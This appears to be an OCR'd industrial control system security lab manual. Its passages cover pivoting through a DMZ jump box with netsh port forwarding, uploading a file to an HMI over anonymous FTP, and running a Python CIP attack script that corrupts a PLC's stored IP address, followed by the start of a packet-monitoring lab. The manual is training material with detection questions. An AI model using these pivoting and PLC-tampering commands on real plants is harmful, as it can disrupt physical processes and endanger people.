
Task 1 -- RDP to DMZ Jump Box

1. Open the Kali Linux VM
2. Open the Desktop folder. Click "`Files`" icon from the menu on the left. Click Desktop from menu directory list within Files.





3. Copy the `Evil.txt` file from the Lab 3.5 folder from the student ISO to the Kali Linux VM by dragging the "Evil.txt" file from the student ISO into the Desktop folder within Kali. If having difficulty copying files, ask the instructor for assistance.
4. Open a Terminal window and navigate to the Desktop folder.



5. Type the following command in the terminal and press the `Enter` key to remotely connect to the Jump Box (OWS).

```
rdesktop 172.20.3.AAB
```

```
Where:    AA    =    Pod#       =    1 - 15
          B     =    Student#   =    1 - 2

Examples:
          Pod1 / Student 1 = 172.20.3.11
          Pod12 / Student 2 = 172.20.3.122
```

6. Log in using credentials.

Username = ICS612
Password = ICS612

Task 2 -- Configure Jump Box to forward network traffic

1. Within the Jump Box (OWS), open a command prompt as Administrator
2. Type the following command in the terminal and press the `Enter` key to set up port forwarding

```
netsh i p a v l=4444 listena=172.20.3.AAB connectp=21 c=172.16.AA.3
```


Note

For reference, the full command is shown below. This command sets up a network proxy between an IPv4 and IPv6 networks and applications. It sets the portproxy server to listen on a specific port and IPv4 address and maps a port and IPv4 address to send messages received after establishing a separate TCP connection.

```
netsh interface portproxy add v4tov4 listenport=4444 listenaddress=172.20.3.AAB connectport=21
connectaddress=172.16.AA.3
```

3. Type the following command in the terminal and press the Enter key to display active connections

```
netstat -ant
```



> **Note**
>
> If you do not see 'listening on port 4444', ask the instructor for assistance.

4. Confirm the DMZ Jump Box is listening on TCP port 4444

Task 3 -- Pivot through Jump Box

1. Type the following command in a new terminal window on the Kali Linux VM and press the Enter key to use the ftp client.

```
ftp
```


Type the following command in the 'ftp client' and press the Enter key to connect to the ftp server by pivoting through the Jump Box.

```
open 172.20.3.AAB 4444
```

Use the following credentials to test if anonymous login is allowed on this FTP server.

```
User = `anonymous`
Password = `any@any.com`
```

```
Where:    AA    =    Pod#       =    1 - 15
          B     =    Student#   =    1 - 2

Examples:
          Pod1 / Student 1 =  172.20.3.11
          Pod12 / Student 2 = 172.20.3.122
```




2. The Remote system operating system is Windows_CE for the FTP server. This should confirm that the FTP server you connected to is the HMI.
3. Type the following command in the terminal and press the `Enter` key to upload a file to the FTP server

```
lcd /root/Desktop
put Evil.txt
```

4. Type the following command in the terminal and press the `Enter` key to list the contents of the directory

```
dir
```



5. Type the following command in the terminal and press the `Enter` key to close the ftp connection.

```
bye
```

6. Type the following command in the IDMZ Jump Box terminal and press the `Enter` key to remove the port forwarding on the DMZ Jump Box.

```
netsh interface portproxy delete v4tov4 listenport=4444 listenaddress=172.20.3.AAB
```

```
Where:    AA   =    Pod#       =    1 - 15
          B    =    Student#   =    1 - 2

Examples:
          Pod1 / Student 1 =  172.20.3.11
          Pod12 / Student 2 = 172.20.3.122
```

Questions

1. What technique is demonstrated in this exercise?

_____

_____

_____

2. Does an attacker need to RDP to the Jump Box to run the netsh command?

_____

_____

_____

3. What are some ways to detect/prevent this type of attack?

   _____
   _____
   _____

Exercise Takeaways

Remote access is used to connect from an untrusted network to a trusted zone asset.

As an adversary leverages capabilities and footholds gained in previous stages of an attack, it is quite likely that an adversary would target remote access and gain entry by leveraging internal footholds and trusted user credentials.

This was the specific approach used in the Ukraine 2015 attack against three different distribution utilities that resulted in power outages for more than a quarter million customers.

The "Evil.txt" file uploaded to the FTP server is a simple text file, but it demonstrates that an attacker can pivot through a compromised machine, such as the DMZ Jump Box, and gain access to resources (e.g., systems, files, etc.) that they would not normally be able to access. The attacker can then stage tools, exfiltrate data, and/or continue pivoting through the environment.

Lab 3.6 -- Stage 2 Attack

Background

Total Lab Time: 20 minutes

Tools Used:

- **Kali-Linux VM**
- **Python** is an interpreted, high-level, general-purpose programming language.
  - Python CPPPO Library

There is an "Initialize" routine in each CompactLogix PLC that is active when the processor is powered up or when the PLC is transitioned from program to run. The idea of an "Initialize" routine is to set critical values during power up and is often used to reset the processor if data values are incorrect.

This attack will change the IP Address of the Click PLCs stored in the CompactLogix PLC data table used by the Pod PLC when setting up Modbus communications to read and write values to and from the Click PLC. Changing the IP Addresses of the Click PLCs in the initialization routine will not take effect until the CompactLogix PLC is either power cycled or when the mode switch is toggled from program to run. This attack is waiting for a power glitch or an unexpected download that takes the PLC from program to run mode.

> **Note**
>
> While the overall IP Address of the Click PLC is stored as a String, each character in the String is accessed in a Short Integer (SINT) array.

Objectives

- Poll the CompactLogix PLC for the value of Click1Address.DATA[10] or Click2Address.DATA[10]
- Send an evil CIP command to change the value of Click1Address.DATA[10] or Click2Address.DATA[10]


Task 1 -- Poll the CompactLogix PLC

1. From your Windows VM, open your Allen Bradly PLC lab 2.1 project acd file in Studio 5000. `Lab Files\Lab 2.1\Allen-Bradley\Pod {AAA}\`.

   > **Where the {AAA} value is your pod number.**

2. Download the project and go 'Online' with your CompactLogix PLC (Pod PLC).
3. Open the Controller Tags and scroll to the tags named 'Click1Address' and 'Click2Address'.
4. Click the '`+`' symbol at the left of the tag name to expand the STRING tag structure.

5. Click the '+' symbol at the left of the .DATA tag structure to drill down into each decimal value that represents each character of the string.




You will notice 'Click1Address' is `172.16.{AAA}.012?port=502` and 'Click2Address' is `172.16.{AAA}xx.022?port=502`

Where the {AAA} value is your pod number.

These values configure (initialize) the Modbus TCP communications with the IP address of the Click PLCs. The ladder logic assumes these values are communicating to the correct PLC treating them as constant values. The 'Data Type' of these tags are configured as 'STRING' which is comprised of an overall string length and each ASCII character in the string represented by the ASCII value stored as Single Integers (SINT). The position of the character is as follows:


Click2Address.DATA[0] Value 49 = ASCII 1 Click2Address.DATA[1] Value 55 = ASCII 7 1st Octet of Click IP Address Click2Address.DATA[2] Value 50 = ASCII 2 ... Click2Address.DATA[9] Value 48 = ASCII 0 Click2Address.DATA[10] Value 50 = ASCII 2 4th Octet of Click IP Address Click2Address.DATA[11] Value 50 = ASCII 2

6. Leave Studio 5000 open let's setup an attack against a single character in the string tag that is part of the Click IP address.
7. Copy the "`Lab 3.6`" folder from your Student ISO to the Kali Linux VM Desktop.
8. Open a Terminal window by right clicking the Terminal icon and clicking "`New Window`".



9. Type the following command in the terminal and press the `Enter` key to change the working directory.

```
cd /root/Desktop/Lab\ 3.6
```




10. Using the Python CPPPO library, begin a continuous read of the value stored at the 11th character within the 4th octet related to your Click PLC. Type the following command in the terminal and press the `Enter` key to execute the polling script against the Pod PLC.

```
python3 stage2_polling.py -a  172.16.AA.2 -c B
```

```
Where:     AA    =     Pod#       =     1 - 15
           B     =     Student#   =     1 - 2

Examples:
           Pod1 / Student 1
           python3 stage2_polling.py -a 172.16.1.2 -c 1

           Pod12 / Student 2
           python3 stage2_polling.py -a 172.16.12.2 -c 2
```


11. Review the output and leave the script running.



The tag values in this screenshot is "50", which is the Decimal representation of '2' in ASCII. It represents the second digit of the 4th octet of the Click PLC value within the string tag.

Task 2 -- Send Evil CIP Command

1. Using the Python CPPPO library, send a write command to the value stored at the 11th character within the 4th octet related to your Click PLC. Leave the `stage2_polling.py` script running and open a second Terminal window.




2. Type the following command in the terminal and press the `Enter` key to execute the attack script that will change the second digit of the 4th octet of the Click PLC value within the string tag.


```
python3 stage2_attack.py -a 172.16.AA.2 -c B
```

```
Where:     AA    =     Pod#       =     1 - 15
           B     =     Student#   =     1 - 2

Examples:
           Pod1 / Student 1
           python3 stage2_attack.py -a 172.16.1.2 -c 1

           Pod12 / Student 2
           python3 stage2_attack.py -a 172.16.12.2 -c 2
```

3. Review the output of both the `stage2_polling.py` and `stage2_attack.py` scripts. Notice how the tag value changes after running the attack script.



4. Try performing filling, grinding, or mixing operation to see if they work properly.
5. Toggle the physical switch on the CompactLogix PLC from '`Run`' to '`Prog`' and back to '`Run`'.
6. Return to Studio 5000 and review the tag values of Click1Address and Click2Address.
7. Notice the IP Address within the string tag after the attack has changed and no longer aligns to the ClickPLC IP address that was seen earlier.
8. Re-try performing filling, grinding, or mixing operation to see if they work properly. You should find the operation does not work properly because the pod PLC is attempting to reading the wrong Click PLC IP address, it is not reading the correct filling, grinding or mixing command.



Scope: RawPod1 Show: All Tags Enter Name Filter...

Name	Value	Force Mask	Style	Data Type	Description
Click2ActualBagWtStatus	{...}	{...}		TIMER	Click 2 Actual Bag...
Click2Address	'172.16.1.012?port=502'	{...}		STRING	Click 2 Address U...
Click2Address.LEN	21		Decimal	DINT	Click 2 Address U...
Click2Address.DATA	{...}	{...}	Decimal	SINT[82]	Click 2 Address U...
Click2Address.DATA[0]	49		Decimal	SINT	Click 2 Address U...
Click2Address.DATA[1]	55		Decimal	SINT	Click 2 Address U...
Click2Address.DATA[2]	50		Decimal	SINT	Click 2 Address U...
Click2Address.DATA[3]	46		Decimal	SINT	Click 2 Address U...
Click2Address.DATA[4]	49		Decimal	SINT	Click 2 Address U...
Click2Address.DATA[5]	54		Decimal	SINT	Click 2 Address U...

9. Use `Ctrl` + `C` to end the python scripts and close both terminal windows.
10. Fix the values in the data table.

> **Read this first if you are sharing a Pod with another student**
>
> Studio 5000 allows one 'Online' session to make changes to the CompactLogix while other 'Online' sessions are "read-only". Working together with your fellow student, determine which student has the ability to change the tag values back to their original values. The student who is 'Online' and is not the 'read-only' session will be able to change the tag values.

Change the string values back to their original values by using the Controller Monitor Tag tab and with your cursor hovering over the cell in the value column, click the "..." button as it appears. This will bring up a string editor window.

Change 'Click1Address' is `172.16.{AAA}.012?port=502` and 'Click2Address' is `172.16.{AAA}xx.022?port=502`

> **Where the {AAA} value is your pod number.**

11. Toggle the physical switch on the CompactLogix PLC from '`Run`' to '`Prog`' and back to '`Run`'.
12. Re-try performing filling, grinding, or mixing operation to ensure everything works properly.

Questions

1. What type of troubleshooting difficulties would this type of attack create?

   _____
   _____
   _____

2. While this lab sent commands directly to the CompactLogix PLC, could this attack been accomplished by routing the traffic through a compromised server such as the one in the previous exercise?

   _____
   _____
   _____

3. What are some ways to detect/prevent this type of attack?

_____
_____
_____

Exercise Takeaways

The effect of this attack is that the Modbus registers will continue to operate; however, they will be reading the wrong Click. Essentially, when the Useless Box switch from Student 2 is changed, it will run the intended logic for Student 1's Click PLC and vice versa. Imagine if each Click PLC were controlling a different machine or a different process. This would essentially read the wrong inputs, which could be catastrophic.

Lab 4.1 -- Local Monitoring

Background

In this lab we will examine a local collection of pcaps using local tools to provide a quick analysis of ICS protocols and communications. We will utilize the free ICS monitoring and analysis tools that have been provided within the RELICS virtual machine distribution.

RELICS Virtual Machine Distribution

- CyberLens
- Integrity, formerly known as Sophia

Total Lab Time: 30 minutes


Objectives

- With a full understanding of how your servers, workstations, ICS devices, applications, and network infrastructure is configured you will still find yourself looking to understand the communications within your environment.
- It is important to understand what your communications look like when operations is in a "normal" condition and when in an abnormal, or failover, or emergency condition.


Task 1 -- Utilize CyberLens to examine a static packet capture from a local Pod

1. Launch the RELICS Virtual Machine
2. Copy the "`Student Kit Com Map.pcap`" file from your `Lab 4.1` directory located on your student ISO to the ICS 612 folder located on the RELICS VM desktop
3. Locate the CyberLens icon in the application tray on the left side


4. Right click the `CyberLens` icon and select `Start Services`



